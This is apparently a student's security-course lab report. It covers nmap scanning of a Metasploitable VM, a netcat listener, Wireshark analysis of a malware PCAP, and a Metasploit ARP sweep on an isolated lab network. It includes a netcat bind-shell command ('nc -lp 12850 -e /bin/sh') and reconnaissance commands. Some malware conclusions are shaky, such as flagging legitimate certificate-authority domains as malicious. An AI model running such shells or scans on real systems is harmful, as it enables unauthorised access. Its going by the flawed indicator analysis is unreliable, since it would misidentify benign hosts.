ISA 564: Lab 3 – Wireshark and Metasploit (by Sattyik Kundu)

First, as required by the instructions, the VM networking for both Kali and Metaploitable needed to be set to Host-only. This was so these hosts can ONLY communicate with each other. Ping testing their IP addresses proved this.

Also, for setting up Metaploit and Kali linux VMs, I typed in *sudo service postgresql start* then *msfdb init* into Kali's terminal for the Metaploit framework setup. After finally opening the Metasloit console, I typed in *db_status* to within the consode to show "postgresql connected to msf". The setup was completed with this.

Task 1 Answers:

Question 1.1 –First, I need to run netcat in listening mode on a port of choice. Before that, I need to make sure that this chosen port is not already in use by running this command (*netstat -tnl | more*):

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:34530           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:49320           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:60137           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1100            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:47052           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:54701           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:45072           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:39281           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:17              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:37682           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52435           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52724           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:51220           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.217.129:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52983           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:47288           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1050            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:48186           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:58396           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
msfadmin@metasploitable:~$
```

Note: because I can't scroll due to Metasploitable's VM formatting, I used the | *more* to enable me slowly show to entire output so I can screenshot the entire output.

The above screenshot(s) show all open ports. The LISTEN on the right means the port is in use. This means that ALL of the above ports are currently used.

Now, I need to listen on a port via netcat. Since ports 1-1023 are well-known ports (with common services), I decided to use a larger port number which are less known are less likely used. Hence, I have decided to use netcat to listen on port 1033 as it is greater than 1023 and is NOT found up above (thus "unused"). The command will be:

sudo nc -l -p 1033 (the "-l" stands for listening and "-p" makes chosen port listened on)

```
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
msfadmin@metasploitable:~$ sudo nc -l -p 1033
[sudo] password for msfadmin:
_
```

As the above netcat listener runs, the following nmap command will be used in Kali to scan all TCP ports and to perform OS and service identification and output it to all formats:

sudo nmap -sT -A -oA scanoutput 192.168.217.129
-sT means scan all TCP ports
-A means detect OS and Services
-oA <filename> yields file output with .nmap extension
-<IP address> is the target host(which is current IP address of the Metasploitable VM in this case)

Initial command:


```
root@kali:~/Desktop/Lab3# sudo nmap -sT -A -oA scanoutput 192.168.217.129

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-20 17:08 EDT
```

Completion:

```
TRACEROUTE
HOP RTT      ADDRESS
1   19.83 ms 192.168.217.129

OS and Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.39 seconds
root@kali:~/Desktop/Lab3#
```



After completion, I made sure the netcat listening on port 1033 was terminated.
From shown above, I attached the scanoutput.nmap file with this report.

Question 1.2 – Regarding the accuracy of nmap's version and OS identification results, it was able to determine the target system's OS as well as it's version (as shown below):

```
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.26
OS details: Linux 2.4.26 (Slackware 10.0.0)
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1d20h31m18s, deviation: 0s, median: -1d20h31m18s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-03-18T20:39:06-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   19.83 ms 192.168.217.129
```

From the above screenshot (which is a section of the entire *nmap* output), it determines the OS to be Linux and the version as 2.4.26; more specifically, this Linux distribution is from Slackware (http://www.slackware.com/announce/10.0.php).


Regarding whether the Netcat service can be identified (from the below screenshot):

```
139/tcp  open  netbios-ssn          Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn          Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec                 netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell                Netkit rshd
1033/tcp open  tcpwrapped
1050/tcp open  java-or-OTGfileshare?
|_giop-info: TIMEOUT
1099/tcp open  java-rmi             Java RMI Registry
1100/tcp open  mctp?
1524/tcp open  shell                Metasploitable root shell
2049/tcp open  nfs                  2-4 (RPC #100003)
2121/tcp open  ftp                  ProFTPD 1.3.1
```

From above, the TCP port of 1033 has been successfully opened along with its service. However, it couldn't identify the active Netcat service.

Generally, Nmap uses banner information from services and employs a variety of packet configurations to gauge OS responses for identification. However, the Netcat service couldn't be identified because there was no banner information and netcat doesn't inject any of its own traffic, it merely reads/writes data over a TCP socket.

Question 1.3 – Here, instead of nmap, Wireshark will be used to scan the port with the Netcat listening service this time. Hence, I will first start live-capture on the Wireshark scanner (over interface eth0):




Next, in Metasploitable, I will restart the netcat process. This time, but a different port will be used long with adding a file execution set to */bin/sh*. Hence, the command will be:

sudo nc -lp 12850 -e /bin/sh
(12850 is not found in *netstat -tnl* just like 1033 (which means its unused); it is also a used port in Kali)

```
msfadmin@metasploitable:~$ sudo nc -lp 12850 -e /bin/sh
pwd
ls
ping 192.168.217.133
ifconfig
netstat -tnl
echo "abcdef"
reset
clear
exit

[5]+  Stopped                 sudo nc -lp 12850 -e /bin/sh
msfadmin@metasploitable:~$
```

However, despite numerous attempts, I was unable to find any packets in my outputs that would allow a *Follow →TCP stream*. I was at best able to find *UDP stream* which is not what was needed. Here is my output:




If you are futher interested in checking my output, I have attached my Task1_Question3_Output.pcapng file for viewing and critique.

Question 1.4 –What should be happening is that the commands and their outputs are being sent unencrypted over TCP and can thus be observed over the wire. Passwords or other sensitive information could be captured by a MITM(man-in-the-middle) attack. A tunneling encryption protocol (i.e. VPN) can be used to encrypt the command and their output.

Task 2 Answers:

There are 3 PCAP files provided by the assignment. We need to chose one of the PCAP files and examine it with Wireshark; and finally answer 4 related questions for the chosen PCAP file.



I have decided to analyze the Lab3-1.pcap file and answer its related questions.

Lab 3-1: Question 1 – Identify the hostname, IP address, OS, and browser of the compromised system.

The compromised system's IP address is likely **192.168.22.94**. From the PCAP file, this host sends traffic to A LOT of different IP addresses (in Wireshark conversations):

Ethernet · 5 | IPv4 · 3849 | IPv6 | TCP · 3961 | UDP · 36

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
27.5.100.46	192.168.22.94	1	66	0	0	1	66	105.57486
161.252.116.6	192.168.22.94	1	66	0	0	1	66	106.58787
48.52.131.89	192.168.22.94	1	66	0	0	1	66	107.60289
48.185.36.143	192.168.22.94	1	66	0	0	1	66	107.60296
85.27.118.171	192.168.22.94	1	66	0	0	1	66	108.61638
117.60.84.145	192.168.22.94	4	240	2	108	2	132	109.63024
117.93.222.1	192.168.22.94	4	240	2	108	2	132	109.63032
85.125.203.1…	192.168.22.94	1	66	0	0	1	66	109.63046
168.28.157.13	192.168.22.94	1	66	0	0	1	66	110.64394
109.106.247.…	192.168.22.94	1	66	0	0	1	66	111.65888
188.88.228.1…	192.168.22.94	1	66	0	0	1	66	111.65949
192.168.22.94	218.33.25.253	1	66	1	66	0	0	112.67237
169.248.31.1…	192.168.22.94	1	66	0	0	1	66	113.68652

From the above small screenshot sample, it's shown that 192.168.22.94 of address B has sent packets and bytes to to MANY different IP address destinations. Additionally, from the 'Rel Start' time on the right, this address is even sending out packets and bytes to other addresses quickly in succession.

With regards to hostname, it can be found by looking for packets using the NBNS (NetBIOS Name Service) protocol.

(ip.addr==192.168.22.94)&&(nbns)

No.	Tin	Source	Destination	Protocol	Length	Info
10	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<00>
11	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB WORKGROUP<00>
12	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<20>
15	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB ISATAP<00>
16	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<20>
17	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB WORKGROUP<00>
18	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<00>
19	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB ISATAP<00>
25	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<00>
26	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB WORKGROUP<00>
27	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<20>
29	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB ISATAP<00>
37	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<20>
38	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB WORKGROUP<00>
39	…	192.168.22.94	192.168.22.255	NBNS	110	Registration NB POLLERMAN-PC<00>
43	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB ISATAP<00>
52	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB WPAD<00>
54	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB ISATAP<00>
55	…	192.168.22.94	192.168.22.255	NBNS	92	Name query NB WPAD<00>

From the filter, I got multiple possible hostnames which are:

1. POLLERMAN-PC<00>
2. POLLERMAN-PC<20>
3. WORKGROUP<00>
4. ISATAP<00>
5. WPAD<00>

With some initial narrowing down, I have excluded ISATAP<00> (interface to pass IPv6 traffic over IPv4) and WPAD<00> (used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery methods). These are more like services than host names.


This leaves POLLERMAN-PC<00> and <20> as well as WORKGROUP<00>. However, one notable distinction within these is that POLLERMAN-PC<20> is a server service whereas POLLERMN-PC<00> and WORKGROUP<00> are considered workstation/redirector.

Here are the packet queries (from the bottom panel) for the three workstation types:

```
▾ Queries
  ▾ POLLERMAN-PC<20>: type NB, class IN
      Name: POLLERMAN-PC<20> (Server service)
      Type: NB (32)
      Class: IN (1)
▸ Additional records
▾ Queries
  ▾ POLLERMAN-PC<00>: type NB, class IN
      Name: POLLERMAN-PC<00> (Workstation/Redirector)
      Type: NB (32)
      Class: IN (1)
▸ Additional records
▾ Queries
  ▾ WORKGROUP<00>: type NB, class IN
      Name: WORKGROUP<00> (Workstation/Redirector)
      Type: NB (32)
      Class: IN (1)
▸ Additional records
```

Looking at the packets from earlier, I suspect that a Botnet Command & Control (C2) protocol is being used. Within a C2 protocol, a control server is used to direct command to its botnets. Hence, I suspect that **POLLERMAN-PC<20>** is the compromised system's hostname since this is the only one that is designated as a server which may in fact be the C2 control server.

Finally, by using a filter, I can figure out the Browser and OS:




Because the REQUEST method of POST obtains information over the HTTP protocol, Browser and OS information can be obtained. In the highlighted row above, the browser is **Mozilla *version* 4.0** and the OS is **Windows NT *version* 6.1**.

Lab 3-1: Question 2 – Identify the malware or malicious activity within the PCAP.

To find malicious activity, I needed to narrow down to the queries with DNS and HTTP protocol to find suspicious strings or URL address. Initially, I tried these filters using the RFC1918 ranges:

- (ip.addr==10.0.0.0/8) && (http or dns)
- (ip.addr==172.16.0.0/12) && (http or dns)

When I tried these, I didn't get any usable HTTP or DNS I could use to get suspicious string.
However, when I did (ip.addr==192.168.0.0/16) && (http or dns), I got several queries to look into:




(ip.addr==192.168.0.0/16)&&(http or dns) Expres

Source	Destination	Protoc	Ler	Info
192.168.22.94	60.169.77.199	HTTP	…	POST / HTTP/1.1 (application/x-www-form-urlencoded)
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x01db A crt.comodoca.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x037d A suburban-sanitation.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x1a9f A www.microsoft.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x23fc A www.msftncsi.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x27ff A fpdownload.macromedia.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x2d37 A www.download.windowsupdate.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x341b A microsoft.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x39e2 A grandrapidsnonprofits.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x4e3c A www.street-crime.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x6c43 A dns.msftncsi.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x78df A teredo.ipv6.microsoft.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x7fe8 A www.download.windowsupdate.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0x9b6c A teredo.ipv6.microsoft.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xb04c A dns.msftncsi.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xb646 AAAA dns.msftncsi.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xce73 A bv.truecompassdesigns.net
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xd70c A cacerts.digicert.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xf31d AAAA dns.msftncsi.com
192.168.22.94	192.168.22.1	DNS	…	Standard query 0xf396 A nailcountryandtan.com

By Googling several of the above URLS in parenthesis, I believe these ones are the Malware-related URLS:

- “crt.comodoca.com”
- “grandrapidsnonprofits”
- “cacerts.digicert.com”
- “bv.truecompassdesigns.net”
- and “nailcountryandtan.com”

Entering the above specific URL strings resulted in Google search yielded Malware-related websites.
Additionally, there were two HTTP requests with suspicious strings:



(ip.addr==192.168.0.0/16)&&(http) Expression.

Source	Destination	Protoc	Ler	Info
192.168.22.94	104.43.195.251	HTTP	…	GET / HTTP/1.1
192.168.22.94	23.207.57.53	HTTP	…	GET / HTTP/1.1
192.168.22.94	178.255.83.2	HTTP	…	GET /COMODORSAAddTrustCA.crt HTTP/1.1
192.168.22.94	72.21.91.29	HTTP	…	GET /DigiCertSHA2SecureServerCA.crt HTTP/1.1
192.168.22.94	50.63.125.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	50.63.125.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	50.63.125.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	50.63.125.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	50.62.238.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	184.168.187.1	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	97.74.144.145	HTTP	…	GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjra
192.168.22.94	23.207.57.53	HTTP	…	GET /en-us/ HTTP/1.1
192.168.22.94	23.3.88.8	HTTP	…	GET /get/flashplayer/current/licensing/win/ins
192.168.22.94	23.215.99.40	HTTP	…	GET /msdownload/update/v3/static/trustedr/en/0
192.168.22.94	23.215.99.17	HTTP	…	GET /msdownload/update/v3/static/trustedr/en/B
192.168.22.94	23.215.98.249	HTTP	…	GET /ncsi.txt HTTP/1.1
177.52.30.18	192.168.22.94	HTTP	…	HTTP/1.0 400 Bad Request
178.255.83.2	192.168.22.94	HTTP	…	HTTP/1.1 200 OK (application/x-x509-ca-cert)
23.215.99.40	192.168.22.94	HTTP	…	HTTP/1.1 200 OK (application/x-x509-ca-cert)
23.215.99.17	192.168.22.94	HTTP	…	HTTP/1.1 200 OK (application/x-x509-ca-cert)
72.21.91.29	192.168.22.94	HTTP	…	HTTP/1.1 200 OK (application/x-x509-ca-cert)

The suspicious requests were “/COMODORSAAddTrustCA.crt” (which is highlighted) and “/DigicertSHA2SecureServerCA.crt”. Like the DNS queries, these ones also yielded Malware-related search results on Google.

Lab 3-1: Question 3 – N/A

Lab 3-1: Question 4 – N/A

Task 3 Answers:

With both VMs up and active (and Metasploit Framework active in Kali VM), the *use auxiliary/scanner/discovery/arp_sweep* command needs to be used to do a host discovery sweep over the subnet where Kali and Metaploitable are.

Right now, my current Kali IP address is **192.168.217.131** (as shown below):

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > ifconfig eth0
[*] exec: ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.217.133  netmask 255.255.255.0  broadcast 192.168.217.255
        inet6 fe80::20c:29ff:fe2a:e283  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2a:e2:83  txqueuelen 1000  (Ethernet)
        RX packets 226  bytes 27080 (26.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1101  bytes 93738 (91.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

Now to setup the parameters for the subnet discovery sweep:

```
msf auxiliary(arp_sweep) > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > set RHOSTS 192.168.217.0-255
RHOSTS => 192.168.217.0-255
msf auxiliary(arp_sweep) > set SHOST 192.168.217.133
SHOST => 192.168.217.133
msf auxiliary(arp_sweep) > set THREADS 256
THREADS => 256
msf auxiliary(arp_sweep) > run
```

After entering *run* and then *hosts*:

```
msf auxiliary(arp_sweep) > hosts

Hosts
=====

address          mac                name  os_name  os_flavor  os_sp  purpose  in
fo  comments
-------          ---                ----  -------  ---------  -----  -------  --
--  --------
192.168.217.1    00:50:56:c0:00:01

192.168.217.129  00:0c:29:fa:dd:2a        Unknown                    device

192.168.217.131

192.168.217.254  00:50:56:fc:27:63
```

Of the three above hosts, 192.168.217.129 is noticeable because it is the IP address of Metaploitable. Somehow, the above hosts shows 192.168.217.131; which was the IP address of the Kali host earlier this lab. As shown earlier, the ifconfig shows that the Kali VM currently has an IP address of 192.168.217.133 (which is not shown above). It seems that the sweep only targets the environment outside of one's home host.

Question 3.1 – The purpose of host discovery, besides learning about available hosts on the subnet, is to determine which hosts are available as possible exploitation targets. Metasploit's *arp_sweep* module works by sending ARP(address resolution protocol) packets to all hosts within a defined IP address range(via RHOSTS as shown earlier).

Because ARP packets are critically important (since IP addresses are mapped to MAC addresses), any hosts that receive an ARP packet(s) must respond even if behind a firewall. Hence, an ARP sweep is more effective at finding hidden hosts on a subnet whereas hosts can otherwise be hidden from an ICMP ping sweep.

Now, the *db_nmap* command needs to be configured to scan all TCP ports and to perform OS and service identification on all 3 hosts in the DB. Now that the Metasploit DB contains both host and service information, you can use the *services* command to list all known services for all hosts in the DB.

db_nmap -sT -A 192.168.217.129

After running the above command, the services should list known services for all hosts in DB.

```
msf auxiliary(arp_sweep) > services

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
192.168.217.129  21    tcp    ftp           open   vsftpd 2.3.4
